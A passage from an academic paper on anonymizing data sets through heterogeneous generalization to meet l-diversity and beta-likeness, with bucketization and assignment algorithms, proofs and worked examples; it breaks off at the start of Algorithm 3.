Consider a dataset $\mathcal{D} = (Q, S)$ of n tuples. $Q = \{q_1, \ldots, q_n\}$, where q_i is the *QI* of tuple i and $S = \{s_1, \ldots, s_n\}$, where s_i is the SV of tuple i. We have to *recast* $\mathcal{D}$ to a sanitized form $\mathcal{D}' = (Q', S')$, recasting the value of each $q_i \in Q$ on a *QI* attribute A_j, q_{ij}, as a *set* of values $\mathcal{V}(q_{ij}) = q'_{ij} \in Q'$ [11, 21, 38, 48], and each SV $s_i \in S$ by an SV $s'_i \in S'$. We publish the *range* of values in q_{ij} for numerical attributes, and the set itself for categorical attributes. A tuple q_i and a recast tuple q_k *match* each other when each q_{ij} is included in $\mathcal{V}(q_{kj})$.

Definition 1 (Threat model)**.** *We consider an adversary who knows the overall SV distribution in S, identical to that in S', and all QI values, and aims to infer the SV of any individual.*

Definition 2 (ℓ-diversity)**.** *A* recast *data set $\mathcal{D}' = (Q', S')$ satisfies* ℓ-diversity *wrt $\mathcal{D} = (Q, S)$ iff each $q_i \in Q$ matches* at least *ℓ records in Q', having, to an adversary, equal probability, at most ${}^1/_\ell$, to be the* true match *of q_i and different SVs from each other, yet including the SV of q_i.*

Thus, an adversary knowing all *QI*s in Q can identify the true match and SV of any $q_i \in Q$ with probability at most ${}^1/_\ell$.

Definition 3. *Given a data set $\mathcal{D} = (Q, S)$ and its recast version, $\mathcal{D}' = (Q', S')$, an* assignment *from $\mathcal{D}$ to $\mathcal{D}'$ is an one-to-one mapping such that each $q_i \in Q$ is matched to exactly one $q'_j \in Q'$; their SVs, $s_i \in S$ and $s'_i \in S'$, may or may not coincide.*

To achieve ℓ-diversity, i.e., ℓ equiprobable matches for each tuple, it suffices to use an ℓ-regular generalization graph, ensuring that each record $q_i \in Q$ has ℓ distinct matches among the anonymized ones in Q', each with a unique SV, yet including the SV of q, and each anonymized record $q'_i \in Q'$ has ℓ distinct matches among the ones in Q [16, 56]. Such a graph contains several sets of ℓ disjoint assignments from Q to Q'. The set of possible values of each $q'_i \in Q'$ on an attribute A_j, $\mathcal{V}(q_{ij})$, is the set of values of its ℓ matches. To assign SVs to records

in Q', we regenerate a set of ℓ disjoint assignments, select one of them *uniformly at random*, and use it to carry SVs from tuples in $\mathcal{D}$ to $\mathcal{D}'$; randomness ensures equiprobability [16, 56]. We aim to build an ℓ-regular generalization graph that incurs low information loss in terms of GCP.

Problem 1. *Transform a data set $\mathcal{D} = (Q, S)$ to a form $\mathcal{D}'$ that satisfies ℓ-diversity and minimizes $GCP(Q')$.*

Table 2: Notations

Symbol	Meaning
$\mathcal{D}$	dataset (collection of tuples)
n	the number of tuples in $\mathcal{D}$
QI	Set of Quasi-Identifiers
SA	Sensitive Attribute
SV	set of SA values
$sup(s)$	support of the sensitive value $s \in SV$
$\mathcal{B}$	set of buckets
B_i	the i^{th} bucket, $B_i \in \mathcal{B}$
$temp$	set of tuples having the same SA value
C	set of candidate buckets to place $temp$ in
A_t^x	tuple-to-tuple assignment at step $x \in [0, \ell]$
G_j	set of matches for the j^{th} tuple
$\mathcal{GA}$	set of global assignments

For ℓ-diversification to work, the input data should be ℓ-eligible [21, 43], i.e., the frequency of any SV should be *at most* $\lfloor n/\ell \rfloor$. As we build our ℓ-regular generalization graph, if we assign too many low-frequency SVs as matches to one tuple q_i, we may run out of available low-frequency matches to assign to another tuple q_j so as to ensure diversity.

For example, consider six tuples with SVs $\{a, a, b, b, c, d\}$. As the highest SV frequency is $1/3$, the data is 3-eligible [43], i.e., we can extract 3 assignments such that each tuple gets 3 matches of different SV. We write an assignment as a *permutation* of the six SVs. Let the first assignment be a self-assignment: $[a, a, b, b, c, d]$. Assume the second assignment is $[b, b, a, a, d, c]$. Given these two assignments, we try to extract a third, so that each tuple (position) gets an SV different from the two it already got. Unfortunately, we cannot: each of the four first tuples can only accept a match with SV c or d, but there are only two tuples of such SVs. This problem is due to assigning both low-frequency SVs c and d to each of the last two positions in the first two assignments. Thus, we should avoid using too many low-frequency values as matches for the same tuple. Such a problem does not arise in case all SVs have the *same* frequency, n/ℓ. In this case, we can group tuples in ℓ buckets, one for each SV, and assign to each tuple one match from each bucket. We *convert* all problem cases to variants of this case, by creating ℓ buckets *even if* these do not perfectly correspond to single SVs; more frequent SVs may share a bucket with less frequent ones. After *bucketization*, in an *assignment extraction* stage, we assign to each tuple exactly one match from each bucket. Table 2 lists our notations.

3.1 Bucketization

Without loss[2] of generality, we consider that $n \mod \ell = 0$. We create a set of ℓ **buckets**, each containing n/ℓ records as Algorithm 1 describes, provided that the ℓ-eligibility condition [43] holds (Lines 9–12). We first place each set of tuples having one of the top-ℓ most frequent SVs, $v_1, v_2, \ldots, v_\ell$, in its own bucket, $B_1, \ldots, B_\ell$, respectively (Lines 15–16). We fill up the rest available bucket space with tuples of less frequent SVs greedily (Lines 18–30): we obtain the set of tuples temp of the next most frequent SV s_i (Line 19), and assign *randomly* as many as fit in the *most empty* bucket $\hat{b}$ (Lines 22–30), and move on to the next most-empty bucket; thereby, tuples of the same SV may be shared among buckets. In Section 5, we examine an alternative way of filling buckets by information loss considerations, yet abandon it as it brings negligible utility benefits, while it may incur leakage. Allocating tuples to buckets takes $O(n + m \log m)$ time, for m distinct SVs.

ALGORITHM 1: Bucketization for ℓ-diversity

```
Data: set of tuples D; sensitive attribute SA; ℓ parameter
Result: set of ℓ buckets B = {B_1, B_2, ..., B_ℓ}
1  B := ∅;
2  for i = 1, ..., ℓ do
3      B_i := ∅; // Initialization.
4      B := B ∪ {B_i};
5  SV := {s | s = t[SA], t ∈ D}; // Set of all sensitive values
6  for s ∈ SV do
7      sup(s) := |{t ∈ D : t[SA] = s}|; // Support of sensitive value s
8  // Check ℓ-eligibility:
9  if |SV| < ℓ then
10     return ∅; // There are less than ℓ sensitive values
11 if max_{s∈SV} {sup(s)} > n/ℓ then
12     return ∅; // max SA support is larger than bucket size.
13 bucketSort tuples by SV, quickSort SVs by support;
14 // place tuples of ℓ most frequent SVs in ℓ buckets:
15 for i = 1, ..., ℓ do
16     B_i := {t ∈ D : t[SA] = s_i};
17 // remaining SA values:
18 for i = ℓ+1, ..., |SV| do
19     temp := {t ∈ D : t[SA] = s_i};
20     C := B \ {b ∈ B : |b| = n/ℓ}; // exclude full buckets
21     while temp ≠ ∅ do
22         b̂ := arg min_{b∈C} {|b|}; // the most empty bucket
23         C := C \ {b̂};
24         if |b̂| + |temp| ≤ n/ℓ then
25             //temp fits in the remaining space of b̂
26             b̂ := b̂ ∪ temp;
27         else
28             while |b̂| < n/ℓ do
29                 b̂ := b̂ ∪ {t ∈ temp};
30                 temp := temp \ {t};
31 return B;
```

3.2 Assignment Extraction

Next, by Algorithm 2, we extract $\ell - 1$ disjoint assignments among tuples in our ℓ buckets (*plus self-assignments*), so that each tuple gets a match from a different bucket in each round. As tuples of the same low-frequency SV may be shared among buckets, we avoid matching any tuple to more than one tuple of the same SV. In Section 3.4 we prove this is always possible. We first match each bucket B_i to all others (Line 4), and then expand each bucket-to-bucket match to n/ℓ tuple-to-tuple matches. For each pair of matched buckets $(B_b, B_{b'})$ (Line 2, Line 6), we generate a *local assignment* comprising matches from a tuple in B_b to one in $B_{b'}$ (Lines 9–11). The **Match** function (Line 9) seeks tuple-to-tuple matches that incur low information loss in NCP, hence GCP. To solve this informa-

[2] In case n is not divisible by ℓ, we insert $o = \ell - (n \mod \ell)$ dummy tuples, each with a unique SV.

tion loss minimization subproblem we use either the $O(n^3)$ Hungarian algorithm [18, 37, 51], or one of the heuristics in [16], $O(n^2)$ `Greedy` or $O(n^2 \log n)$ `SortGreedy`). Before each assignment, we update an NCP cost matrix (Line 8) to reflect the running state of affairs. Eventually, we obtain a set $\mathcal{GA}$ of ℓ disjoint *tuple-to-tuple assignments*, which determines generalized QI values. To defend against adversaries who know the algorithm, as in [16, 56, 59], we extract anew a random set of ℓ disjoint *tuple-to-tuple assignments* and pick one of those uniformly at random to allot SVs (Line 12).

ALGORITHM 2: Assignment Extraction

```
Data: set of ℓ buckets ℬ = {B_1, B_2, ..., B_ℓ}
Result: Set of ℓ tuple-to-tuple assignments 𝒢𝒜*
1  𝒢𝒜 := ∅;
2  for b = 1 to ℓ do
3      for i = 0 to n/ℓ do
4          G_{(b·n/ℓ)+i} := {B_b(i)}; // Phase A: bucket-to-bucket assignment
5          𝒢𝒜 := 𝒢𝒜 ∪ G_{(b·n/ℓ)+i};
6      for b' ∈ {b+1, ..., ℓ} ∪ {1, ..., b−1} and x ∈ [2, ℓ] do
7          for i = 0 to n/ℓ and j = 0 to n/ℓ do
8              Cost_{i,j} := NCP(G_{(b·n/ℓ)+i}, B_{b'}(j)); // cost matrix
9          A_t^x := Match(Cost, B_b, B_{b'}); // Phase B: tuple-to-tuple assignment
10         for i = 0 to n/ℓ do
11             G_{(b·n/ℓ)+i} := G_{(b·n/ℓ)+i} ∪ {B_{b'}(A_t^x(i))}; // update
12 𝒢𝒜* := Randomize(𝒢𝒜);
13 return 𝒢𝒜*;
```

3.3 Example

Consider 15 tuples of SVs $[a,a,a,b,b,b,c,c,c,d,d,e,e,f,f]$. As each SV has frequency at most $1/5$, the data is 5-eligible. If we try to extract 5 disjoint tuple-to-tuple assignments, shown as permutations of SVs (i.e., each match is shown at the respective position), so that no SV is repeated in the same position, we may encounter a deadend, i.e., a state from which we cannot progress. Table 3 shows such a case.

Table 3: Extracted assignments leading to deadend

Assignment 1	a a a	b b b	c c c	d d	e e	f f
Assignment 2	b b b	c c c	a a a	e e	f f	d d
Assignment 3	c c c	a a a	b b b	f f	d d	e e

After extracting these assignments, each of the first nine tuples should match to one of the six tuples with low-frequency SVs, d, e, or f. As there are only six such tuples, a deadend emerges. To avoid this, we create five buckets as in Table 4, and allow a tuple to get only *one* match from each bucket.

We share tuples of SV f among buckets B_4 and B_5, hence all six lower-frequency SVs are found in those two buckets only. Thus, each tuple can get at most two of the three low-frequency SVs, $\{d,e,f\}$, as matches in five assignments; the other three matches of each tuple are reserved for the high-frequency SVs $\{a,b,c\}$, resulting in good balance.

Table 4: Five Buckets

Bucket	Tuple IDs	SVs
B_1	1, 2, 3	a a a
B_2	4, 5, 6	b b b
B_3	7, 8, 9	c c c
B_4	10, 11, 14	d d f
B_5	12, 13, 15	e e f

Still, for bucket-based assignment extraction to work, we should ensure that no tuple is matched to both tuples with SV f in buckets B_4 and B_5. We work in two phases. In Phase A, we extract five bucket-to-bucket assignments, shown in Table 5 via a permutation of the bucket order.

Table 5: Five bucket-to-bucket assignments

B-to-B Assignment 1	$B_1\ B_2\ B_3\ B_4\ B_5$
B-to-B Assignment 2	$B_2\ B_3\ B_4\ B_5\ B_1$
B-to-B Assignment 3	$B_3\ B_4\ B_5\ B_1\ B_2$
B-to-B Assignment 4	$B_4\ B_5\ B_1\ B_2\ B_3$
B-to-B Assignment 5	$B_5\ B_1\ B_2\ B_3\ B_4$

In Phase B, we concretize each bucket-to-bucket match to a collection of tuple-to-tuple matches as in Table 6.

Table 6: Five tuple-to-tuple assignments

T-to-T Assignment 1	a a a	b b b	c c c	d d f	f e e
T-to-T Assignment 2	b b b	c c c	d d f	f e e	a a a
T-to-T Assignment 3	c c c	d d f	f e e	a a a	b b b
T-to-T Assignment 4	d d f	f e e	a a a	b b b	c c c
T-to-T Assignment 5	f e e	a a a	b b b	c c c	d d f

Each of 15 tuples obtains five different SVs, namely $\{a,b,c,d,e\}$, $\{a,b,c,d,f\}$, or $\{a,b,c,e,f\}$. Comparing Table 5 to Table 6, we see how bucket-to-bucket assignments guide tuple-to-tuple assignments; the position of tuples with SV f in buckets B_4 and B_5 varies to avoid conflicts.

3.4 Proof of Soundness

To lead to a sound result, our algorithm should always find a local tuple-to-tuple assignment, without ever assigning more than one match of the same SV to the same tuple. The following theorem shows that this is possible.

Theorem 2. *In the t^{th} round of local assignment extraction, $t \le \ell$, with bucket B_i matched to a set of buckets $\mathcal{M}(B_i) = \{B'^{i}_1, \ldots, B'^{i}_{t-1}\}$ in the previous $t-1$ rounds, we can extract a new local tuple-to-tuple assignment between tuples in B_i and those in any other bucket B'_j matched to B_i, without assigning more than one match of the same SV to the same tuple.*

Proof. Our bucketization (Section 3.1) groups tuples by SVs and assigns those of the i^{th} most frequent SV to the i^{th} bucket, $i \le \ell$. In general, such buckets have available space to be filled with tuples of other, less frequent SVs. However, each bucket B_i is characterized by the i^{th} most frequent SV, of which it holds the most tuples. We call this SV the *dominating* SV of B_i and denote it as SV_i. A tuple having the *dominating SV* is called a *dominating tuple* in B_i. Let s_i denote the number of dominating tuples in B_i. Then $b \ge s_1 \ge s_2 \ge \ldots \ge s_\ell$, where $b = n/\ell$ is the bucket size.

We need to prove that an assignment from B_i to B'_j can be extracted without using any match (i.e., edge) from a tuple $r \in B_i$ to a tuple $r' \in B'_j$ such that r has been matched to the SV of r' in a previous tuple-to-tuple assignment. We show that a bipartite graph built of all *allowed* matches from tuples in B_i to those in B'_j allows for an assignment to be extracted.

By design, a bucket's dominating SV appears only in itself. Thus, each of the s_j dominating tuples in B'_j has no SV conflict with any tuple in B_i, and therefore receives b incoming edges from B_i. In effect, the s_j dominating tuples in B'_j have **incoming degree** b. Assume B'_j contains non-dominating

tuples of p distinct SVs, $sv_1, \ldots, sv_p$. Let C_q be the (non-zero) number of non-dominating tuples with sv_q in B'_j, and K_q be the (possibly 0) number of records with sv_q in the set of buckets $\mathcal{M}(B_i)$ that B_i, and hence some tuple therein, has already been matched to. Recall that, by construction, SVs of non-dominating tuples cannot have higher overall frequency than SVs of dominating tuples, therefore:

$$C_q + K_q \leq s_j \quad 1 \leq q \leq p \tag{1}$$

By assumption, each of the K_q tuples with SV sv_q has been previously matched to a tuple in B_i; then each of the C_q tuples with SV sv_q in B'_j may only have $d = b - K_q$ incoming edges. Then Equation (1) yields:

$$d_r \geq b - s_j + C_q > b - s_j \quad 1 \leq q \leq p \tag{2}$$

Still, $b - s_j$ is the number of *all* non-dominating tuples in B'_j. Each of these has **incoming degree** *larger than their number*. By Hall's marriage theorem, a bipartite graph $G = (X \cup Y, E)$ has a perfect matching from X to Y *iff* for every subset $W \subset X$, $|W| \leq |N_G(W)|$, where $N_G(W)$ is the neighborhood of W, i.e., the set of all vertices in Y adjacent to a vertex in W. Let B'_j be X and B_i be Y, $|X| = |Y| = b$. A subset $W \subset X$ that contains any of the dominating tuples in X has $|N_G(W)| = b \geq |W|$; moreover, by the preceding analysis, a subset $W \subset X$ that contains exclusively non-dominating records in X has $|N_G(W)| > b - s_j \geq |W|$. It follows that the graph of *allowed matches* from B_i to B'_j always contains a perfect matching, i.e., allows for extracting a *local assignment*. □

3.5 Proof of ℓ-diversity

Our technique inherits the properties of heterogeneous generalization approaches that achieve k-anonymity [16, 56, 59] as well as ℓ-diversity via partition merging [56]. Our data recasting forms an ℓ-regular generalization graph: each original record r_i has exactly ℓ matches in the published data R' and vice versa. Given such an ℓ-regular generalization graph, we can extract one or more sets of ℓ disjoint assignments via random walks [56, 59] as Theorem 1 shows.

Theorem 3. *Consider a* recast *data set $\mathcal{D}' = (Q', S')$, produced from $\mathcal{D} = (Q, S)$ by Algorithm 1 for bucketization and Algorithm 2 for extracting assignments using those buckets, and an adversary who knows the overall SV distribution in S, identical to that in S', and all values in Q. $\mathcal{D}'$ satisfies ℓ-diversity, i.e., the adversary observes* at least *ℓ records in Q' matching each $q_i \in Q$, having distinct SVs that include the SV of q_i, and has equal confidence, at most $1/\ell$, that each of those be the* true match *of q_i.*

Proof. To an adversary, each of such ℓ assignments represents a *possible world*. We assign SVs to published records according to the *putative identities* indicated by one such assignment, which we select *uniformly at random* out of a set of ℓ disjoint assignments extracted from the ℓ-regular generalization graph by *randomization* [56, 59]. This process ensures that each of an original or published record's ℓ matches is equally likely to be chosen; thus, the SV we assign to a published record is equally likely to originate from any of its ℓ original-record matches, and, in reverse, the SV of an original record is equally likely to assigned to any of its ℓ published-record matches. An adversary considers these ℓ options as *equiprobable*; running the same algorithm on the same data yields different results, thanks to randomization [15]. The same anonymized data could be generated by ℓ different data instances, each record r associated with a different SV in each instance. The adversary cannot decide which instance corresponds to the input, hence cannot infer the true SV of r [57]. This *equiprobability* warrants k-anonymity in [16, 56, 59], ℓ-diversity in [56], and ℓ-diversity here: original record's matches provide a set of ℓ distinct possible sensitive values, whose equiprobability warrants ℓ-diversity, which limits the adversary's confidence in any *SA* value to $1/\ell$ due to Equation 5 in [43]. □

Our scheme comprises: (i) *privacy-oriented bucketization* that assures, with randomization, the equiprobability of each tuple's matches, and (ii) *utility-oriented assignment extraction* that selects specific matches. As in [16, 56, 59], no decisions consider both privacy and utility. As argued in [57], this *noninterference* between privacy and utility confers immunity to the *minimality attack* [55]. We revisit this matter in Section 6.

4 Heterogeneous β-likeness

Here, we inherit the assumptions regarding the adversary and the *bucketization-and-assignment-extraction* workflow of our solution for ℓ-diversity, and adapt it to β-likeness [11]:

Definition 4 (β-likeness)**.** *An* anonymized *data set $\mathcal{D}' = (Q', S')$ satisfies* β-likeness *with respect to the original data $\mathcal{D} = (Q, S)$ iff the confidence of an adversary regarding the sensitive value s_i of any original record $q_i \in Q$ does not increase, in relative terms, by more than a threshold $\beta \geq 0$ upon the publication of $\mathcal{D}'$, i.e., $(\psi_i - \phi_i)/\phi_i \leq \beta$, where ψ_i is the probability of any putative SV s'_i measured as its frequency in the* set of matches *in $\mathcal{D}'$ assigned to q_i, and ϕ_i is the frequency of s'_i in the overall sensitive value distribution.*

In effect, β-likeness bounds the *increase* in an adversary's confidence[3] on the likelihood of any sensitive value:

$$\frac{\psi_i - \phi_i}{\phi_i} \leq \beta \Leftrightarrow \psi_i \leq (1+\beta)\phi_i \ \forall i \tag{3}$$

We thus address the following problem:

Problem 2. *Transform a data set $\mathcal{D} = (Q, S)$ to a form $\mathcal{D}'$ that satisfies β-likeness and minimizes $GCP(Q')$.*

First, we consider whether β-likeness may be achieved via ℓ-diversity. We find that this is the case under conditions.

Theorem 4. *For $\beta \geq \phi_M/\phi_m - 1$, β-likeness on dataset $\mathcal{D}$ is achieved by ℓ-diversity with $\ell \geq 1/(1+\beta)\phi_m$, where ϕ_M is the maximum and ϕ_m minimum frequency of an SV in $\mathcal{D}$.*

[3] If confidence *drop* is a concern, our schemes can be extended to bound it.

Proof. By ℓ-diversity, any SV has probability at most $1/\ell$. This bound satisfies β-likeness iff it covers the least frequent SV, i.e., $1/\ell \leq (1+\beta)\phi_m$. By the pigeonhole principle, to achieve ℓ-diversity, the maximum SV frequency should be at most $1/\ell$, i.e., $\phi_M \leq 1/\ell \Rightarrow \phi_M \leq (1+\beta)\phi_m$, hence $\beta \geq \phi_M/\phi_m - 1$. □

By Theorem 4, if $\beta \geq \phi_M/\phi_m - 1$, we can achieve β-likeness via ℓ-diversification. Otherwise, we use a new bucketization scheme for β-likeness, along with other elements of our methodology: Once we define μ buckets, we extract assignments by Algorithm 2 to define a low-GCP generalization, craft a set of μ disjoint assignments, and select one of them uniformly at random to allot SVs; randomization thwarts adversaries who know the algorithm [16, 56, 59]. Henceforward, we discuss this new bucketization scheme for β-likeness.

4.1 Delimiting the Number of Buckets

Let $\mathcal{B}_i$ denote the set of buckets that include *at least one* tuple with SV v_i, and $\mathcal{B}$ the set of all μ buckets. The frequency of SV v_i within a tuple's *set of matches* is bounded via $\mathcal{B}_i$:

$$\psi_i \leq \frac{|\mathcal{B}_i|}{|\mathcal{B}|} \tag{4}$$

Here, we need to construct buckets in a way that leads to assignments satisfying β-likeness. Due to Equation (4), to achieve the condition of Equation (3), it suffices that:

$$\begin{aligned} & |\mathcal{B}_i|/|\mathcal{B}| \leq (1+\beta)\cdot\phi_i \\ \Rightarrow \quad & |\mathcal{B}_i| \leq (1+\beta)\cdot\phi_i\cdot|\mathcal{B}|, \ \ \forall i \in SA \end{aligned} \tag{5}$$

The condition of Equation (5) is sufficient (though not necessary) to obtain β-likeness; we call it *strict β-likeness*.

4.2 Purity of Buckets

We proceed by examining the conditions for achieving the strongest case of privacy by β-likeness, 0-likeness.

Definition 5 (Pure bucket)**.** *A* pure *bucket is a bucket that contains only tuples of a single SA value.*

Theorem 5. *Heterogeneous generalization achieves strict* 0*-likeness* iff *all buckets are pure.*

Proof. When all buckets are pure, no bucket contains more than one SA value; thus, adding up the numbers of buckets containing each SA value v_i, we obtain the total number of buckets; in reverse, when $\sum_i |\mathcal{B}_i| = |\mathcal{B}|$, each bucket is counted exactly once in the summation, hence is pure. Thus, all buckets are pure iff $\sum_i |\mathcal{B}_i| = |\mathcal{B}|$. Then it suffices to prove that, by strict β-likeness, $\beta = 0 \Leftrightarrow \sum_i |\mathcal{B}_i| = |\mathcal{B}|$. From Equation (5):

$$\sum_i |\mathcal{B}_i| \leq (1+\beta)\cdot\sum_i \phi_i\cdot|\mathcal{B}| = (1+\beta)\cdot|\mathcal{B}| \tag{6}$$

For β=0, that becomes $\sum_i |\mathcal{B}_i| \leq |\mathcal{B}|$. However, as each bucket contains tuples of at least one SA value, it cannot be $\sum_i |\mathcal{B}_i| < |\mathcal{B}|$; thus, strict 0-likeness effectively implies that $\sum_i |\mathcal{B}_i| = |\mathcal{B}|$. In reverse, when $\sum_i |\mathcal{B}_i| = |\mathcal{B}|$, Equation (6) holds for any $\beta \geq 0$, hence strict 0-likeness is achieved. □

Theorem 5 leads to the following corollary.

Corollary 1. *Heterogeneous generalization achieves strict* 0*-likeness* only if *the bucket size c is a common divisor of the support counts of tuples by SV, $(n_1, \ldots, n_{|SA|})$.*

Proof. Assume bucket size c that is not a common divisor of $(n_1, \ldots, n_{|SA|})$. Then at least one SV v_i has support n_i, s.t. $n_i \bmod c \neq 0$, hence at least one record of v_i is in a non-pure bucket; by Theorem 5, we cannot get strict 0-likeness. □

A smaller c yields more buckets, hence more matches per tuple. A limitation to fewer matches tends to reduce information loss. Thus, lower loss is more likely to be achieved with the largest allowed value of c, the GCD of support counts.

4.3 Delimiting β

As discussed, larger bucket size leads to fewer buckets, hence fewer matches per tuple, hence better utility. If we set bucket size to 1, we achieve highest privacy (0-likeness) but lowest utility; if we use a single bucket of size n, we achieve no privacy, but perfect utility. We follow an intermediate approach. Ideally, a bucket contains all tuples of the same SV. All buckets should be of equal size c; if necessary, we add *dummy tuples* to render the number of tuples n divisible by c; then $\mu = |\mathcal{B}| = n/c$. Let $n_i = \phi_i \cdot n$ be the support of SV v_i. We derive a lower bound on the privacy parameter β from Equation (5):

$$\begin{aligned} & |\mathcal{B}_i| \leq (1+\beta)\cdot\phi_i\cdot|\mathcal{B}|, \ \forall i && \Leftrightarrow \\ & \beta \geq |\mathcal{B}_i|/|\mathcal{B}| \cdot n/n_i - 1, \ \ \forall i && \Leftrightarrow \\ & \beta \geq c/\min_i\{n_i/|\mathcal{B}_i|\} - 1 \end{aligned} \tag{7}$$

Equation (7) provides a lower bound on the β achievable for a bucket size c and an allocation of tuples into buckets. To minimize that bound, we need to maximize $\min_i \{n_i/|\mathcal{B}_i|\}$.

Definition 6 (occupancy)**.** *Given a bucketization $\mathcal{B}$, an SV v_i with support n_i, and the set of buckets $\mathcal{B}_i$ that include tuple(s) with v_i, the* occupancy *of v_i in $\mathcal{B}$ is $occ_i = n_i/|\mathcal{B}_i|$, i.e., the average number of tuples of v_i per bucket.*

Then, minimizing the lower bound on β, i.e., optimizing privacy under bucket size c, raises the following problem:

Problem 3 (occupancy maximization, MaxMinOcc)**.** *Given a database $\mathcal{DB}$ of n tuples, in which each of n_i tuples is associated with SV v_i, $\sum_i n_i = n$, and a bucket size c, such that $n \bmod c = 0$, allocate c tuples to each of $B = n/c$ buckets to form a bucketization $\mathcal{B}$ that maximizes the* minimum occupancy*, $minocc = \min_i \left\{\frac{n_i}{|\mathcal{B}_i|}\right\}$, where $\mathcal{B}_i$ is the set of buckets that contain at least one tuple of SV v_i.*

Occupancy maximization calls for placing tuples of each SV in as few buckets as possible. In case the support n_i of an SV n_i is divisible by c, i.e., $n_i \bmod c = 0$, then the tuples of each such v_i are to be placed in n_i/c buckets with optimal occupancy, c. If $n_i \bmod c = r_i \neq 0$, it would be ideal to place each remainder of $r_i < c$ tuples in one bucket only, along

with tuples of other SVs. If we *avoid splitting* such remainder tuples into more than one buckets, then each SV occupies $\lceil n_i/c \rceil$ buckets, with $minocc = \min_i \{n_i/\lceil n_i/c \rceil\}$.

Theorem 6. MaxMinOcc *is* **NP**-*hard.*

Proof. Consider the decision version of the problem, which asks whether a certain *minocc* value is feasible. This problem is in **NP**, as it takes polynomial time to verify that a given solution achieves a certain occupancy value. Consider any instance of the Partition problem, which is to decide whether we can divide a set of m items, of sizes $\{n_1, n_2, ..., n_m\}$, with $\sum_i n_i = A$, into two partitions S, S', such that $\sum_{i \in S} n_i = \sum_{j \in S'} n_j = A/2$. We transform this input to $n'_i = A + n_i$, $\forall i$, and add m dummy items of size A. The sum of all items is $(2m+1) \cdot A$, while $\min_i n'_i \geq A > \max_i n'_i/2$. We apply an algorithm for MaxMinOcc on the same input, considering the m items as sensitive values and their sizes n_i as support counts, to decide whether there is a bucketization $\mathcal{B}$ into $B = 2$ buckets of size $c = mA + A/2$ that achieves $minocc = \min_i n'_i$. Now, if the count of any item is split among buckets, its occupancy will be at most $\max_i n'_i/2 < A$, hence $minocc < A \leq \min_i n'_i$. Thus, achieving $minocc \geq \min_i n'_i$ requires that no item be split among buckets. In reverse, if each item is fully contained in exactly one bucket, then $minocc = \min_i n'_i$. Thus, we can reach $minocc = \min_i n'_i$ *if and only if* we can divide all items into two buckets of size $A/2$. With bucket size c, exactly m items should be in each bucket to yield the mA contribution; the remaining $A/2$ contribution corresponds to a subset of input items that form a solution to Partition and vice versa. Therefore, an algorithm for MaxMinOcc effectively decides any instance of Partition. Since we performed a polynomial-time transformation, it follows that MaxMinOcc is **NP**-hard. □

4.4 Example

This **NP**-hardness result implies that finding the largest feasible bucket size c, under a privacy bound β, is also **NP**-hard. The following example provides more intuition.

Let $\mathcal{D}$ be a set of 25 tuples, six having SV 'a', seven having SV 'b', and twelve having SV 'd'. The GCD of {6, 7, 12} is 1. Then, to achieve 0-likeness we need to place the tuples in 25 buckets of size 1. With a higher β, we can opt for larger bucket capacity and achieve lower information loss. We may test several bucket sizes, starting from the GCD of $\{n_1, n_2, \ldots\}$, up to the maximum SV support $max\{n_i\}$, to find the largest that satisfies the desired privacy level β, using Equation 7. We show three example bucketizations.

Table 7: Example — $c = 4$

B_1	B_2	B_3	B_4	B_5	B_6	B_7
d	d	d	a	a	b	b
d	d	d	a	a	b	b́
d	d	d	a	b	b	b́
d	d	d	a	b	b	b́

(a) If we set $c = 4$, a good bucketization using dummy tuples of one SV only (b́) is as in Table 7. The minimum β we can achieve is:

$$\beta \geq c/\min_{i \in SV}\{n_i/|\mathcal{B}_i|\} - 1 = 4/\min\{6/2, 7/3, 12/3\} - 1 = 12/7 - 1 \approx \mathbf{0.71}$$

Table 8: Example — $c = 5$

B_1	B_2	B_3	B_4	B_5
a	a	b	d	d
a	b	b	d	d
a	b	b	d	d
a	b	d	d	d
a	b	d	d	d

(b) If we set $c = 5$, there is no need for dummy tuples, as 5 divides n exactly. Table 8 shows the ensuing bucketization. The minimum β we can achieve now is:

$$\beta \geq c/\min_{i \in SV}\{n_i/|\mathcal{B}_i|\} - 1 = 5/\min\{6/2, 7/2, 12/3\} - 1 = 5/3 - 1 \approx \mathbf{0.66}$$

(c) If we set $c = 6$, 'a' and 'd' fill one and two buckets respectively; 'b' fills one bucket, yet one leftover tuple is placed in a fifth bucket; we add 5 dummy tuples to the last bucket, as in Table 9. The minimum β we can achieve is:

$$\beta \geq c/\min_{i \in SV}\{n_i/|\mathcal{B}_i|\} - 1 = 6/\min\{6/1, 7/2, 12/2\} - 1 = 12/7 - 1 \approx \mathbf{0.71}$$

Table 9: Example — $c = 6$

B_1	B_2	B_3	B_4	B_5
a	d	d	b	b
a	d	d	b	b́
a	d	d	b	b́
a	d	d	b	b́
a	d	d	b	b́
a	d	d	b	b́

Interestingly, the minimum attainable privacy parameter β does not worsen monotonically as c grows, since it depends on the distribution of SVs in a complex manner. Thus, for $\beta > 0$, we start from c equal to the support of the most frequent SV, $max\{n_i\}$ (getting basic privacy and high utility), and proceed testing every $c \in \{max\{n_i\}, \ldots, GCD\}$ to find the largest c that yields a bucketization satisfying the given β.

4.5 Algorithm for β-likeness

Algorithm 3 outlines our bucketization for β-likeness; given a datataset $\mathcal{D}$ and the β parameter, it returns a set of buckets which we use to build a heterogeneous generalization. We find a utility-aware bucketization (Lines 17–39) by a heuristic. First, we search for a bucket size c that satisfies the desired privacy level. Starting from $c = \max n_i$, we greedily calculate a distribution of SVs in buckets to obtain occupancy ratios, $n_i/|\mathcal{B}_i|$ (Line 21), until the minimum β' a bucketization allows (Line 22) satisfies the desired β (Line 19). In the worst case, c reaches the GCD of SV supports, whereupon 0-likeness (hence any $\beta > 0$) is attainable.

With bucket size c set, we prepare the tuples for bucket placement, sorting them by decreasing SV support (Line 23) and rearranging them so that groups that fill buckets exactly ($n_i \mod c = 0$) come first (24). By this order, we place tuples in buckets, filling one bucket before moving on (Lines 26–37). If all tuples of one SV fit in the empty space of a bucket B_j, we place them all therein (Lines 29–31). Otherwise, we place in B_j a random subset of tuples that fit therein. After B_j reaches its capacity, we proceed to B_{j+1} (Line 37). We add dummy tuples as needed (Line 38) and return the resulting

bucket set (Line 39). Time complexity is dominated by the cost of scanning tuples for each examined value of c, hence it is $O(n^2)$; Line 21 performs the calculations of Lines 24–37 to obtain the number of buckets $|\mathcal{B}_i|$ that contain at least one tuple of each SV v_i, without placing tuples in buckets. Once buckets are set, we get a low-GCP generalization by Algorithm 2 and allot SVs by choosing an assignment uniformly at random from a random set of disjoint ones.

ALGORITHM 3: Bucketization for β-likeness

```
